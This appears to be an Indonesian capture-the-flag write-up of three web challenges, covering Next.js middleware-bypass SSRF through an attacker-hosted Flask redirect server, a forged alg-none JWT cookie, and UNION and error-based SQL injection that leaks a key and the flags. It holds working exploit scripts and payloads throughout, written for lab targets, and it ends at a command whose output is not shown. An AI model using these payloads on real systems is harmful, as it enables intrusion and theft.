
iniadalahsecretkeynyakamujangankasihtahusiapasiap

Selanjutnya kita perlu mentrigger action yang dapat mengarahkan ke SSRF, inilah sebab kita perlu mengakses admin, karena kita perlu mengetahui actionId dari spesifik server action. Untuk melakukan SSRF, kita perlu membuat sebuah server yang kita host sendiri dengan struktur http server sebagai berikut:

reciever.py


```python
from flask import Flask, request, Response, redirect

app = Flask(__name__)

@app.route('/log', methods=['HEAD', 'GET'])
def index():
    if request.method == 'HEAD':
        print(request.headers)
        resp = Response("")
        resp.headers['Content-Type'] = 'text/x-component'
        return resp
    return redirect("http://example.com")
app.run(debug=True, port=4777)
```

kita ubah hostnya menjadi ke server kita as attacker:



```
POST /admin HTTP/1.1
Host: 0.tcp.ap.ngrok.io:14649
Content-Length: 530
x-middleware-subrequest:
middleware:middleware:middleware:middleware:middleware
Next-Action: 431c0efc61a99f919333fe092af2035bca58d99e
Accept: text/x-component
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryrQQblYltOyqo5APc
Next-Router-State-Tree:
%5B%22%22%2C%7B%22children%22%3A%5B%22admin%22%2C%7B%22child
ren%22%3A%5B%22__PAGE__%22%2C%7B%7D%5D%7D%5D%7D%2Cnull%2Cnul
l%2Ctrue%5D
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=b878c1cf8fe99ec85c746b4409685864;
JSESSIONID=660A0D9B39FB8098D5FCC1F5C2A212A5
Connection: keep-alive

------WebKitFormBoundaryrQQblYltOyqo5APc
```

maka hasilnya, server akan mendapat result dari redirect ke example.com



```
HTTP/1.1 303 See Other
Vary: Accept-Encoding
Cache-Control: s-maxage=1, stale-while-revalidate
x-action-revalidated: [[],0,0]
x-action-redirect: /log
accept-ranges: bytes
content-type: text/html
date: Sun, 06 Apr 2025 17:54:16 GMT
etag: "84238dfc8092e5d9c0dac8ef93371a07:1736799080.121134"
last-modified: Mon, 13 Jan 2025 20:11:20 GMT
x-nextjs-cache: HIT
X-Powered-By: Next.js
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 1256

<!doctype html>
<html>
     <head>
          <title>
               Example Domain
          </title>

          <meta charset="utf-8" />
          <meta http-equiv="Content-type" content="
          text/html; charset=utf-8" />
          <meta name="viewport" content="width=device-width,
           initial-scale=1" />
          <style type="text/css">
               body{
                    background-color:#f0f0f2;
                    margin:0;
                    padding:0;
```


Kita berhasil mentrigger SSRF, Selanjutnya, kita bisa membangun exploit untuk mendapatkan encrypted flag dengan redirect seperti berikut pada server kita:

```
return redirect("http://flaskapp:5000/debug?url=http://127.1:5000/flag?o=1")
```

(maaf ya unintended 😀)

Kita gunakan 127.1 karena tidak masuk dalam list blacklist yang ada yakni:

```
    if urlparse(url).hostname in ["localhost", "127.0.0.1", "::1", "0.0.0.0"]:
        app.logger.info(
            f"Not trusted debug from {url}, hostname is
{urlparse(url).hostname}"
        )
        trusted = False

    if url.endswith("/flag"):
        app.logger.info(f"Not trusted debug from {url}")
        trusted = False
```



```
HTTP/1.1 303 See Other
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Url, Accept-Encoding
Cache-Control: s-maxage=1, stale-while-revalidate
x-action-revalidated: [[],0,0]
x-action-redirect: /log
content-type: text/html; charset=utf-8
date: Sun, 06 Apr 2025 17:59:40 GMT
server: Werkzeug/3.1.3 Python/3.11.3
x-nextjs-cache: HIT
X-Powered-By: Next.js
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 208

Thanks for debugging with us, here's your response:
b03107a5c1e3bcd0253ccb2fd5a7522bc73cbffed5db91ae7bb9aa0b5441
5b255be7494a67cb53b4d01eadec15e9606909e8e74b83d6eaf224c5c193
a4c92d288c7723f2aaaa9803b56e1c458d11
```

Selanjutnya, kita perlu melakukan leak pada key dan nonce nya. Tantangannya adalah melakukan leak query, karena key dan nonce nya ada pada comment raw sql query. Kita dapat memanfaatkan SQL Injection pada query tersebut:


Query

```
SELECT username, /*{key.hex()}*/ /*{nonce.hex()}*/ role from User where
username like '%{username}%' order by 1 limit 1
```

Setelah sekian waktu mencari bagaimana kita dapat membaca query yang akan digunakan, kita bisa menggunakan COLUMN info pada information_schema.processlist untuk membaca current query. Berikut adalah payload yang digunakan

```
return redirect("http://flaskapp:5000/users?username=asemla%' UNION SELECT INFO,
'3' from information_schema.processlist-- -")
```

Dengan menggunakan redirect tersebut, kita bisa mendapatkan key dan noncenya:




```
HTTP/1.1 303 See Other
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch,
Next-Url, Accept-Encoding
Cache-Control: s-maxage=1, stale-while-revalidate
x-action-revalidated: [[],0,0]
x-action-redirect: /log
content-type: application/json
date: Sun, 06 Apr 2025 18:04:02 GMT
server: Werkzeug/3.1.3 Python/3.11.3
x-nextjs-cache: HIT
X-Powered-By: Next.js
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 339

[
     {
          "role":"3",
          "username":
          "SELECT username, /*31dfe3e212e40cb54e9716ea1806b6
          e9c114306bfa9c3182663088 5856c5f159*/ /*3987967401f
          f86aed13d43cc*/ role from User where username like
           '%asemla%' UNION SELECT INFO, '3' from informatio
          n_schema.processlist-- -%' order by 1 limit 1"
     },
     {
          "role":"3",
          "username":null
     }
]
```

Solusi

Tinggal buat script untuk decryptnya, dan kita akan mendapatkan flagnya:

decrypt.py

```
from Crypto.Cipher import AES
from binascii import unhexlify

key =
bytes.fromhex("31dfe3e212e40cb54e9716ea1806b6e9c114306bfa9c31826630885856c5f
159")
nonce = bytes.fromhex("3987967401ff86aed13d43cc")
ciphertext_and_tag =
bytes.fromhex("b03107a5c1e3bcd0253ccb2fd5a7522bc73cbffed5db91ae7bb9aa0b54415
b255be7494a67cb53b4d01eadec15e9606909e8e74b83d6eaf224c5c193a4c92d288c7723f2a
aaa9803b56e1c458d11")

ciphertext = ciphertext_and_tag[:-16]
tag = ciphertext_and_tag[-16:]

cipher = AES.new(key, AES.MODE_GCM, nonce=nonce)
plaintext = cipher.decrypt_and_verify(ciphertext, tag)

print("Decrypted plaintext:", plaintext.decode('utf-8', errors='ignore'))
```



```
PS D:\S_CTF_AND_PENTES\ICC\dist> python3 .\cok.py
Decrypted plaintext: RECURSION{banyak_pemanisnya_kayak_palubutung_tapi_gampang_kan}
```

Hasil

flag: RECURSION{banyak_pemanisnya_kayak_palubutung_tapi_gampang_kan}

Warung


Flag: RECURSION{miss1on_succ3ss_agent_pablu_09}

Deskripsi

When yh warung sederhana buka lagi.

Informasi Terkait Soal

Diberikan sebuah web statis (nampaknya).



Warung Sederhana

Our Menu

Nasi Campur

A delicious mix of rice, vegetables, tempeh, eggs, and flavorful side dishes.

Soto Ayam

Traditional Indonesian chicken soup with turmeric broth, vermicelli, and boiled eggs.

Nasi Pecel

Steamed rice served with peanut sauce-covered vegetables and tempeh.


Ayam Lalapan

Fried chicken served with fresh raw vegetables, sambal, and warm rice.

Warung Sederhana © 2025. The best warung in the world!

Pendekatan


Karena kotak hitam (blackbox), jadi saya mencoba untuk akses robots.txt, dan terdapat secret page




```
User-agent: *
Disallow: /secret-portal.html
Disallow: /assets/
```

akses halaman tersebut dan kita akan mendapatkan

disuruh mentor daftar





Not secure 103.87.66.171:1337/welcome.php

Welcome, Agent aaa

🔒 You are logged in as aaa. Only Agent **Pablu** is authorized to complete the mission.

tapi sepertinya kita hars jadi **Pablu**. Ketika kita coba login sebagai Pablu, kita akan dapat response seperti berikut:


Not secure 103.87.66.171:1337/welcome.php

Welcome, Agent Pablu

⚠️ You are Agent Pablu, but you are not an admin. Access denied.

Kalau dilihat cookienya:


```
{"alg":"none","typ":"JWT"}?{"username":"Pablu","role":"user","exp":1743962429}
```

Karena jwt menggunakan algo none, maka tidak ada signing yang terjadi, cukup ubah jadi admin pada role dan kita dapat admin.

Solusi

sol.py

```python
import httpx
import base64

cl = httpx.Client()
url = "http://103.87.66.171:1337/welcome.php"
def welcome(data):
    cl.headers.update({
        "Cookie": f"auth_token=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.{data}."
    })
    data
    r = cl.get(url)
    print(r.text)

data = base64.b64encode(b'{"username":"Pablu","role":"admin","exp":1743962429}').decode()
welcome(data)
```



```
    <link rel="stylesheet" href="/app/assets/css/secret-theme.css">
</head>
<body>
    <div class="container">
        <h1>Welcome, Agent Pablu</h1>

                        <p>🎉 Mission complete. Here is your flag: <strong>RECURSION{miss1on_succ3ss_agent_pablu_09}</strong><
/p>
            </div>
</body>
```

Hasil

flag: RECURSION{miss1on_succ3ss_agent_pablu_09}

Pablu inGjection

Flag:
RECURSION{rrrRRAAAHHHH_selamat_bang!!Maaf_yak_soalnya_kyk_gini_doang_soalnya_baru_pertama_kali_jadi_probset}

Deskripsi

A sleek, modern login portal built by someone who clearly values aesthetics but does it hold up under pressure?

Informasi Terkait Soal

Pada aplikasi ini, kita bisa melakukan login. Dengan menggunakan payload:

```
username=' or 1=1--&password=' or 1=1--
```


kita akan menjadi Pablu, yang berarti ada SQL Injection pada backend.

Pendekatan

Karena tidak ada jalur yang bisa kita pakai, maka sepertinya flag ada di database, dengan menggunakan payload untuk mendapatkan nama tabel menggunakan error based sql injection seperti berikut:

```
' or 1=(SELECT CAST((SELECT table_name from information_schema.tables LIMIT 1 OFFSET 1) AS int))-- -
```

kita mengetahui ada tabel dengan nama ‘pabluflags’




```
PS D:\3_CTF_AND_PENTES\ICC> python3 .\exp.py
<pre>invalid input syntax for type integer: "pabluflags"</pre>
```

Solusi

Dengan metode yang sama, kita bisa melakukan leak konten pada pabluflags

exp.py

```python
import httpx

url="http://103.87.66.171:3000/"
cl = httpx.Client()
def login(username, password):
    payload = {"username": username, "password": password}
    response = cl.post(url + "login", data=payload)
    print(response.text)


# leak flag
login("' or 1=(SELECT CAST((SELECT pgflag FROM pabluflags) AS int))-- -", "admin")

# leak table name
# login("' or 1=(SELECT CAST((SELECT table_name from information_schema.tables LIMIT 1 OFFSET 1) AS int))-- -", "admin")
```



```
PS D:\3_CTF_AND_PENTES\ICC> python3 .\exp.py
